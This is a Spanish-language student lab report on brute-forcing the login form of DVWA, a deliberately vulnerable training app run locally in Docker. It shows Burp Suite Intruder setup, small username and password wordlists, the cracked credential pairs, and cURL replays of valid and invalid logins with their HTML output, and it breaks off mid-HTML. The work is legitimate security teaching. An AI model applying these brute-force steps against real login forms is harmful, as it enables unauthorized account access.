

Informe Laboratorio 2

Sección 4 Laboratorio

Benjamín Pérez Ponce
e-mail: benjamin.perez11@mail.udp.cl

Octubre de 2025

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	5
2.4. Identificación de campos a modificar (burp)	5
2.5. Obtención de diccionarios para el ataque (burp)	7
2.6. Obtención de al menos 2 pares (burp)	8
2.7. Obtención de código de inspect element (curl)	9
2.8. Utilización de curl por terminal (curl)	11
2.9. Demuestra 4 diferencias (curl)	14
2.10. Instalación y versión a utilizar (hydra)	15
2.11. Explicación de comando a utilizar (hydra)	16
2.12. Obtención de al menos 2 pares (hydra)	16
2.13. Explicación paquete curl (tráfico)	17
2.14. Explicación paquete burp (tráfico)	17
2.15. Explicación paquete hydra (tráfico)	17
2.16. Mención de las diferencias (tráfico)	17
2.17. Detección de SW (tráfico)	17
2.18. Interacción con el formulario (python)	17
2.19. Cabeceras HTTP (python)	17
2.20. Obtención de al menos 2 pares (python)	17
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	17
2.22. Demuestra 4 métodos de mitigación (investigación)	18

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica


2.1. Levantamiento de docker para correr DVWA (dvwa)

2.2. Redirección de puertos en docker (dvwa)

Para esta primera parte se trabajan las dos primeras actividades en conjunto, es necesario realizar el levantamiento del sistema en docker y verificar el correcto funcionamiento de los puertos.

El primer comando a utilizar es `sudo docker pull vulnerables/web-dvwa:latest`

Posterior a esto es necesario otorgar un puerto de forma local, en la mayoría de los casos el puerto a utilizar es el 8080:80 , en mi caso ese puerto ya estaba utilizado por lo que a lo largo de la realización del laboratorio se desplazara al puerto 8180:80, a continuación se adjunta la imagen con el levantamiento completo del sistema.



```
benja@benja-Latitude-E5430-non-vPro: ~/Lab2 Cripto
benja@benja-Latitude-E5430-non-vPro:~/Lab2 Cripto$ sudo docker run -d --name dvwa -p 127.0.0.1:8081:80 vulnerables/web-dvwa:latest
a363c549806c34b27c4c1494c31a6fdcac8b222a93a681ac5b824db793fcd4e6
benja@benja-Latitude-E5430-non-vPro:~/Lab2 Cripto$ sudo docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                    NAMES
a363c549806c   vulnerables/web-dvwa:latest         "/main.sh"              7 seconds ago  Up 6 seconds  127.0.0.1:8081->80/tcp    dvwa
benja@benja-Latitude-E5430-non-vPro:~/Lab2 Cripto$ curl -I http://127.0.0.1:8081/
HTTP/1.1 302 Found
Date: Fri, 03 Oct 2025 01:50:23 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=c7ljqme8o4pc1r32e45svddp20; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=c7ljqme8o4pc1r32e45svddp20; path=/
Set-Cookie: security=low
Location: login.php
Content-Type: text/html; charset=UTF-8
benja@benja-Latitude-E5430-non-vPro:~/Lab2 Cripto$
```

Figura 1: Código levantamiento docker

Para verificar que este funcionando correctamente se accede a `http://127.0.0.1:8081/login.php`

En la siguiente imagen podemos observar que se llega bien al sitio dado el correcto funcionamiento de los puertos con la configuración previa.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 2: Acceso a DVWA

A continuación se realiza el acceso con *user: admin* y *pw: password* y se fija el nivel de seguridad en bajo para realizar lo requerido posterior por fuerza bruta. Para fijar el nivel de seguridad bajo se debe ir a menú DVWA Security → Security Level = Low.




Figura 3: Seteo Security Low

Con esto queda listo las primeras dos actividades que corresponden al acceso y configuración de docker para correr DVWA.

2.3. Obtención de consulta a replicar (burp)

Lo primero a realizar en Burpsuit es la instalación, con el link adjunto en las instrucciones del laboratorio se realiza la instalación de Burpsuit, escribiendo lo siguiente en consola.

```
sudo ./burpsuite_community_linux_v2025_8_7.sh
```

Posterior a esto, una vez finalizada la instalación se abre el programa y se revisa que este oyendo el puerto correcto. Como podemos notar en la imagen adjunta, el cliente Burpsuit esta operativo.




Figura 4: BurpSuit Operativo

Luego de esto, en DVWA se ingresa un user y contraseña la cual para motivos de prueba fue user: admin y pw: 1234, esto con el fin de poder identificar el paquete como podremos notar en el siguiente punto.

2.4. Identificación de campos a modificar (burp)

Una vez fue enviado el ingreso fallido podemos observar la obtención del siguiente paquete. El cual nos permite analizar los siguientes campos. USERNAME,PASSWORD y LOGIN=LOGIN

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 5: BurpSuite Operativo

Una vez identificado el paquete se le da click derecho y se selecciona la opción Sent To Intruder, esto nos llevara a la sección de Burp donde podemos seleccionar los campos para la realización del ataque de fuerza bruta y por ende el cumplimiento de las actividades posteriores.




Figura 6: Burp Intruder

Como podemos notar en la imagen adjunta, una vez identificados y seleccionados los campos a trabajar es necesario cargar el payload, para esto primero se deben obtener unos diccionarios de ataque. Lo que se desarrollará en el siguiente punto.

2.5. Obtención de diccionarios para el ataque (burp)

Para la realización del ataque se utilizaron los siguientes diccionarios.

Para users.

```
admin
administrator
gordonb
pablo
smithy
guest
```

Para passwords

```
password
admin
123456
letmein
qwerty
abc123
```

Estos payloads son elaboradas por el autor SecLists. Posterior a esto se produce la carga de dichos diccionarios en el Burpsuit, haciendo referencia a los campos antes separados. Dicha carga se puede observar en la imagen adjunta.




Figura 7: Carga de Payloads

Una vez cargado el payload en el apartado de ataque se selecciona *Cluster Bomb*, que nos permite recorrer cada valor del payload como tipo matriz, es decir para el valor 1 del users, se recorren todos los valores de passwords, y así sucesivamente todas las posibles combinaciones.

Otra cosa a destacar es el cambio en el grep de Burpsuit, se pasa el parametro de incorrect. Para asi tener ese mensaje fijo a la hora de las combinaciones y poder identificar cual combinacion tuvo exito, ya que será la que no devuelva incorrect.




Figura 8: Cambio de Grep

2.6. Obtención de al menos 2 pares (burp)

Con todos los parámetros antes mencionados, se puede dar inicio al ataque, una vez. Una vez se completo todas las iteraciones, se recibieron 4 pares de posibles combinaciones. A continuación se dejan estipuladas las combinaciones y posterior una prueba adjunta en imagen.

Combinaciones exitosas:

```
user->admin password-> password
user->smithy password-> password
user->pablo password-> letmein
user->gordonb password-> abc123
```

Imagen que muestra 2 par de combinaciones viables. Podemos diferenciar el caso exitoso por lo mencionado anteriormente, es decir, como se agrego el Grep incorrect, cuando toma el valor de 1 la combinación no fue exitosa, en caso de ser 0 se puede decir que la combinación funcionó correctamente.

3. Intruder attack of http://127.0.0.1:8081

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response rec...	Error	Timeout	Length	incorrect	Comment
0			200	2			4703	1	
1	admin	password	200	2			4740	1	
2	administrator	password	200	4			4703	1	
3	gordonb	password	200	4			4702	1	
4	pablo	password	200	4			4703	1	
5	smithy	password	200	3			4742	1	
6	guest	password	200	3			4703	1	
7		password	200	3			4702	1	
8		password	200	2			4703	1	
9	admin	admin	200	4			4702	1	
10	administrator	admin	200	5			4703	1	
11	gordonb	admin	200	4			4702	1	
12	pablo	admin	200	5			4703	1	
13	smithy	admin	200	4			4702	1	
14	guest	admin	200	4			4703	1	
15	admin	admin	200	4			4702	1	
16	admin	admin	200	4			4703	1	
17	admin	123456	200	4			4702	1	
18	administrator	123456	200	5			4703	1	
19	gordonb	123456	200	4			4702	1	
20	pablo	123456	200	6			4703	1	
21	smithy	123456	200	5			4703	1	
22	guest	123456	200	8			4703	1	
23		123456	200	8			4703	1	
24		123456	200	2			4703	1	
25	admin	letmein	200	4			4703	1	
26	administrator	letmein	200	4			4703	1	
27	gordonb	letmein	200	4			4703	1	
28	pablo	letmein	200	5			4741	1	
29	smithy	letmein	200	4			4703	1	
30	guest	letmein	200	5			4703	1	
31		letmein	200	5			4703	1	

Request Response

Figura 9: Par de combinaciones viables

2.7. Obtención de código de inspect element (curl)

Para esta sección se requiere acceder al código cURL obtenido al inspeccionar la página en la sección de Network, para explicar mejor se realiza un paso a paso de lo que se hace.

Primero se debe ir a DVWA es decir <http://127.0.0.1:8081/> luego hay que dirigirse a la parte donde se puede ingresar los usuarios para probar los ingresos, es decir Vulnerabilities → Brute Force.

Con F12 en esta parte se abre la sección de inspección hay que dirigirse a Network, en esta sección se puede observar los paquetes que saldrán a la hora de ingresar una credencial por fuerza bruta. Por ende en la página de brute, se escribe usuario/clave admin password y se presiona Login.

En Network, se ve la petición y se copia en formato cURL

Se adjunta imagen de donde se extrajo la información.




Figura 10: Evidencia de copia cURL en apartado Network

A continuación se adjuntarán las imágenes del código cURL que se exporta, primero con credenciales validas y luego con credenciales invalidas.

```
benja@benja-Latitude-E5430-non-vPro:~/Lab2 Cripto$ curl 'http://127.0.0.1:8081/vulnerabilities/brute/?username=admin&password=password&Login=Login'
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: es-419,es;q=0.9' \
-b 'PHPSESSID=g8b4gn26e3hlq3bi424qfbkf37; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://127.0.0.1:8081/vulnerabilities/brute/' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36' \
-H 'sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"'
```

Figura 11: cURL Credenciales Validas

```

benja@benja-Latitude-E5430-non-vPro:~/Lab2 Cripto$ curl 'http://127.0.0.1:8081/vulnerabilities/brute/?username=asdsd&password=saddadsa&Login=L
ogin' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.7' \
-H 'Accept-Language: es-419,es;q=0.9' \
-b 'PHPSESSID=g8b4gn26e3hlq3bi424qfbkf37; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://127.0.0.1:8081/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36' \
-H 'sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"' ;

```

Figura 12: cURL Credenciales Invalidas

2.8. Utilización de curl por terminal (curl)

A continuación en esta sección se muestran los resultados al implementar los códigos cURL en terminal; al mostrar un archivo HTML se adjuntarán múltiples capturas para mostrar en detalle el código. De todas formas se dejaron los resultados completos de la terminal en un archivo de texto en el repositorio de GitHub.

```

benja@benja-Latitude-E5430-non-vPro:~/Lab2 Cripto$ curl 'http://127.0.0.1:8081/vulnerabilities/brute/?username=admin&password=password&Login=L
ogin' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.7' \
-H 'Accept-Language: es-419,es;q=0.9' \
-b 'PHPSESSID=g8b4gn26e3hlq3bi424qfbkf37; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://127.0.0.1:8081/vulnerabilities/brute/?username=asdsd&password=saddadsa&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36' \
-H 'sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"'

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
    <link rel="stylesheet" type="text/css" href="../../../dvwa/css/main.css" />
    <link rel="icon" type="image/ico" href="../../../favicon.ico" />
    <script type="text/javascript" src="../../../dvwa/js/dvwaPage.js"></script>
  </head>
  <body class="home">
    <div id="container">
      <div id="header">

```

Figura 13: Resultado del cURL Credenciales Validas Parte 1

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
benja@benja-Latitude-E5430-non-vPro: ~/Lab2 Cripto

<div id="container">
  <div id="header">
    
  </div>
  <div id="main_menu">
    <div id="main_menu_padded">
      <ul class="menuBlocks"><li class=""><a href="../../../">Home</a></li>
<li class=""><a href="../../../instructions.php">Instructions</a></li>
<li class=""><a href="../../../setup.php">Setup / Reset DB</a></li>
</ul><ul class="menuBlocks"><li class="selected"><a href="../../../vulnerabilities/brute/">Brute Force</a></li>
<li class=""><a href="../../../vulnerabilities/exec/">Command Injection</a></li>
<li class=""><a href="../../../vulnerabilities/csrf/">CSRF</a></li>
<li class=""><a href="../../../vulnerabilities/fi/?page=include.php">File Inclusion</a></li>
<li class=""><a href="../../../vulnerabilities/upload/">File Upload</a></li>
<li class=""><a href="../../../vulnerabilities/captcha/">Insecure CAPTCHA</a></li>
<li class=""><a href="../../../vulnerabilities/sqli/">SQL Injection</a></li>
<li class=""><a href="../../../vulnerabilities/sqli_blind/">SQL Injection (Blind)</a></li>
<li class=""><a href="../../../vulnerabilities/weak_id/">Weak Session IDs</a></li>
<li class=""><a href="../../../vulnerabilities/xss_d/">XSS (DOM)</a></li>
<li class=""><a href="../../../vulnerabilities/xss_r/">XSS (Reflected)</a></li>
<li class=""><a href="../../../vulnerabilities/xss_s/">XSS (Stored)</a></li>
<li class=""><a href="../../../vulnerabilities/csp/">CSP Bypass</a></li>
<li class=""><a href="../../../vulnerabilities/javascript/">JavaScript</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../../security.php">DVWA Security</a></li>
<li class=""><a href="../../../phpinfo.php">PHP Info</a></li>
<li class=""><a href="../../../about.php">About</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../../logout.php">Logout</a></li>
</ul>
    </div>
  </div>
  <div id="main_body">
```

Figura 14: Resultado del cURL Credenciales Validas Parte 2

```
benja@benja-Latitude-E5430-non-vPro: ~/Lab2 Cripto

</ul><ul class="menuBlocks"><li class=""><a href="../../../logout.php">Logout</a></li>
</ul>
  </div>
  <div id="main_body">
    <div class="body_padded">
      <h1>Vulnerability: Brute Force</h1>
      <div class="vulnerable_code_area">
        <h2>Login</h2>
        <form action="#" method="GET">
          Username:<br />
          <input type="text" name="username"><br />
          Password:<br />
          <input type="password" AUTOCOMPLETE="off" name="password"><br />
          <br />
          <input type="submit" value="Login" name="Login">
        </form>
        <p>Welcome to the password protected area admin</p>
      </div>
      <h2>More Information</h2>
      <ul>
        <li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a></li>
        <li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" target="_blank">http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
        <li><a href="http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html" target="_blank">http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html</a></li>
      </ul>
    </div>
  </div>
```

Figura 15: Resultado del cURL Credenciales Validas Parte 3

Ahora por continuación vienen las fotos adjuntas a lo generado por el cURL con las

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

credenciales invalidas.

```
benja@benja-Latitude-E5430-non-vPro: ~/Lab2 Cripto
benja@benja-Latitude-E5430-non-vPro:~/Lab2 Cripto$ curl 'http://127.0.0.1:8081/vulnerabilities/brute/?username=asdsd&password=saddadsa&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: es-419,es;q=0.9' \
-b 'PHPSESSID=g8b4gn26e3hlq3bi424qfbkf37; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://127.0.0.1:8081/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36' \
-H 'sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"'

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>

  </head>

  <body class="home">
    <div id="container">
```

Figura 16: Resultado del cURL Credenciales Invalidas Parte 1

```
benja@benja-Latitude-E5430-non-vPro: ~/Lab2 Cripto

<div id="main_menu">

  <div id="main_menu_padded">
    <ul class="menuBlocks"><li class=""><a href="../../">Home</a></li>
    <li class=""><a href="../../instructions.php">Instructions</a></li>
    <li class=""><a href="../../setup.php">Setup / Reset DB</a></li>
    </ul><ul class="menuBlocks"><li class="selected"><a href="../../vulnerabilities/brute/">Brute Force</a></li>
    <li class=""><a href="../../vulnerabilities/exec/">Command Injection</a></li>
    <li class=""><a href="../../vulnerabilities/csrf/">CSRF</a></li>
    <li class=""><a href="../../vulnerabilities/ftl/?page=include.php">File Inclusion</a></li>
    <li class=""><a href="../../vulnerabilities/upload/">File Upload</a></li>
